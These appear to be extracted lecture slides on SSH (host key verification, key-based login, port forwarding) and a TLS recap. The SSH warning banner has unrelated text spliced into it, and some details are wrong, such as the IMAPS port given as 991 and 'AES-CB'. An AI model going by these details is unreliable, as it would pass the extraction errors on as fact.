
The following table lists the initial assignments of the Connection Protocol Channel Types.

Channel type	Reference
session	[SSH-CONNECT, Section 6.1]
x11	[SSH-CONNECT, Section 6.3.2]
forwarded-tcpip	[SSH-CONNECT, Section 7.2]
direct-tcpip	[SSH-CONNECT, Section 7.2]


Example: DH key exchange and ssh-connection service




Example: DH key exchange and ssh-connection service



Example: DH key exchange and ssh-connection service



Example: DH key exchange and ssh-connection service



SSH login

to connect to an SSH server

```
$ ssh username@server
```

```
marlon@demons:~$ ssh pippo@demons.netgroup.uniroma2.it
The authenticity of host 'demons.netgroup.uniroma2.it (160.80.103.172)' can't be
established.
ECDSA key fingerprint is SHA256:sdFXXWU1x9mZjtHkoEz2hbM1XuzqtBTNbqe087fG9rU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'demons.netgroup.uniroma2.it,160.80.103.172' (ECDSA)
to the list of known hosts.
pippo@demons.netgroup.uniroma2.it's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-117-generic x86_64)

Last login: Wed Dec  9 08:05:34 2020 from 160.80.103.172
pippo@demons:~$
```

NOTE: the first login

- ❑ Server authenticates itself with a public key (mandatory)
 - ❑ SSH does not use X.509 certificates
- ❑ The client implementation requires the user to “manually” authenticate the server’s public key
 - ❑ after this, the server’s identity is bound to the public key sent by the server
 - ❑ subsequent logins won’t require this manual authentication
 - ❑ the pair (id, public key) is stored in `~/.ssh/known_host`
 - ❑ reasonable approach for the SSH relevant scenarios...
 - ❑ ... but not really usefull for other scenarios (e.g. WEB site authentication)
- ❑ How do we check the server’s key fingerprint?
 - ❑ `ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key`
- ❑ ***What if in next logins this association is not verified?***

Key authentication failure

```
marlon@MarlonMAC:~$ ssh 172.16.166.147
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ Creating RSA key, this may take some time ...
@      WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!      @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack) !
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
9e:32:f0:94:09:84:6e:d9:6c:dd:01:f5:33:bb:82:88.
Please contact your system administrator.
Add correct host key in /Users/marlon/.ssh/known_hosts to get rid of this message.
Offending key in /Users/marlon/.ssh/known_hosts:3
RSA host key for 172.16.166.147 has changed and you have requested strict checking.
Host key verification failed. MBee August 1, 2006
marlon@MarlonMAC:~$
```

Not necessarily something nasty is happening (eg: openssh-server update may result in the generation of newkeys)

Mutual public key authentication

- ❑ By default the client authenticate with username:password
 - ❑ the ones of the OS user used to login
- ❑ but we already acknowledged that that humans are often the weak link in the overall security chain
- ❑ server break-ins may lead to apocalyptic scenarios
- ❑ Also the SSH clients can be forced to perform public key authentication
- ❑ How do we do that?
 - ❑ generate a private/public key pair
 - ❑ securely “install” the client’s public key into the server
 - ❑ this can be done either with the `ssh-copy-id` command or with other mechanisms (public key sent by email or copied with `scp`)

Key generation

```
pippo@marlon-vmxbn:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/pippo/.ssh/id_rsa):
Created directory '/home/pippo/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/pippo/.ssh/id_rsa.
Your public key has been saved in /home/pippo/.ssh/id_rsa.pub.
The key fingerprint is:
3c:55:18:b3:fb:ce:b2:c2:c0:a9:4a:f9:9a:07:c8:63 pippo@marlon-vmxbn
The key's randomart image is:
+--[ RSA 2048]----+
|          oo.      |
|         .+        |
|          o        |
|          . . . .   |
|           S .     |
| .E.. + . . .    |
| . +. . o . .    |
| . oo   o .o     |
| ++.     .oo     |
+-----+
```

Key installation

- ❑ keys are generated with the following command
 - ❑ `$ ssh-keygen -t [rsa|dsa]`
- ❑ by default the keys are stored in `~/.ssh/id_rsa.pub` or
`~/.ssh/id_dsa.pub` in the home directory of the user running the command
- ❑ Client's public key must be concatenated into the file
`~/.ssh/authorized_keys` in the server's home directory server for the user with which we are logging into the server
- ❑ Let's try together...

Key installation

```
marlons-mbp:~ marlon$ ssh-copy-id pippo@demons.netgroup.uniroma2.it
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed:
"/Users/marlon/.ssh/id_rsa.pub"
pippo@demons.netgroup.uniroma2.it's password:
Number of key(s) added:          1
```

```
marlons-mbp:~ marlon$ ssh pippo@demons.netgroup.uniroma2.it
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-117-generic x86_64)

Last login: Wed Dec  9 08:16:34 2020 from 160.80.103.172
pippo@demons:~$
```

once the key is installed, we will not be asked again to provide our password



Other usages of SSH

- ❑ Copy files: `$scp [-r] [[user@]host1:]file1 ... [[user@]host2:]file2`
- ❑ Run commands: `$ssh username@server $command`
- ❑ Forward X session: `$ssh -X username@server`
- ❑ Local Port forward: `$ssh -L lport:remote_addr:rport username@server`
- ❑ Remote port forward: `$ssh -R rport:local_addr:lport username@server`
- ❑ Socks5 proxy: `$ssh -ND 9999 username@server`
- ❑ Remote filesystem with sshfs: `$sshfs user@host: mountpoint`

Conclusions

- ❑ SSH implements itself security mechanisms at application level
- ❑ Even though it is possible to encapsulate generic IP traffic into SSH channels, SSH is a **specific application protocol**
- ❑ What if we want to secure other applications protocols? (eg: HTTP, FTP, SIP, etc..)
 - ❑ Either we **encapsulate** these **into SSH tunnels** (!!! in the majority of the cases this is not the best idea...)
 - ❑ Or we **extend** these other insecure application protocols to implement their own security mechanisms ...
 - ❑ ... **which will be the same as the in SSH**
- ❑ But do we really need to do so for every application protocol?
 - ❑ **NO**, if we implement the required security mechanisms at lower layers
- ❑ ***And this is actually the current approach:***
 - ❑ ***security mechanisms are provided to the applications as services of the underlying protocol layers***

Security as service provided by lower layers




Transport Layer Security

A brief recap

*Source: “Computer and Network Security”
by Prof. Giuseppe Bianchi*


TLS at a glance

- ❑ Short for Transport Layer Security
- ❑ Ensures data integrity and privacy between two communicating applications (end-to-end)
- ❑ Secures communication from eavesdropping, tampering, and message forgery
- ❑ Operates at Layer 4
 - ❑ so it is a network “*security service*” provided to the upper-layer applications




History of SSL/TLS

SSL v1 by Netscape never released	SSL v2 Integrated in netscape 1.1 Badly broken!	SSL v3 Redesigned from scratch by Netscape	...
1994	1995	1996	



Application support



- ❑ Bad historical idea: reserve special port number for HTTP over SSL/TLS
 - ❑ HTTP=80, HTTPS=443
- ❑ But what if TLS used for other applications? Special port # here as well!
 - ❑ smtps 465 (MS) or 587 (others)
 - ❑ spop3 995
 - ❑ imaps 991
- ❑ **Pros:**
 - ❑ works well; de facto standard
 - ❑ Straightforward application support!!
- ❑ **Cons:**
 - ❑ 2 reserved port numbers for same service
 - ❑ deprecated by IETF (but still here...)
- ❑ Alternative approach: slightly adapt application's internals
 - ❑ App reuses same port number
 - ❑ Example: HTTPv1.1: upgrade: TLS/1.0 new http command (see RFC 2817)

TLS goals

- ❑ ***Establish a session (TLS Handshake phase)***
 - ❑ Agree on algorithms
 - ❑ Share secrets
 - ❑ Perform authentication
- ❑ ***Transfer application data***
 - ❑ Communication privacy
 - ❑ Symmetric encryption
 - ❑ Data integrity
 - ❑ Keyed Message Authentication Code (HMAC)
- ❑ ***TLS approach: two-in-one***
 - ❑ Other Internet security protocols may clearly distinguish the protocol for establishing a session (e.g., IPsec IKE) from the protocol that delivers data and enforces security services (e.g., IPsec ESP/AH)



Attacks against TLS 1.2

- ❑ TLS has been the target of different attacks (both only theoretical and practical)
- ❑ What in particular was attacked?
 - the protocol itself
 - ❑ downgrade attacks (**FREAK**, **Logjam**)
 - ❑ renegotiation attacks
 - the algorithms
 - ❑ the compression mechanism (**CRIME**)
 - ❑ the ciphers used by the protocol (**BEAST**)
 - the implementations
 - ❑ **Heartbleed**
- ❑ *A thorough analysis of TLS attacks is outside the scope of this course*
 - if you are interested, take a look at “Summarizing Known Attacks on Transport Layer Security (TLS and Datagram TLS (DTLS))” [<https://tools.ietf.org/html/rfc7457>]



What's new in TLS 1.3?

- ❑ Weak ciphers pruning
 - ❑ SHA-1, MD5, RC4, DES, 3DES, AES-CB
- ❑ ALL (!) left ciphers are AEAD (Authenticated Encryption with Associated Data)
- ❑ GOAL: **perfect forward secrecy**
 - ❑ NO RSA key transport!
 - ❑ NO fixed DH
- ❑ Faster (1-RTT) and more secure handshake
 - ❑ 3-way VS 4-way
- ❑ PSK combined with DHE
- ❑ Zero-RTT data

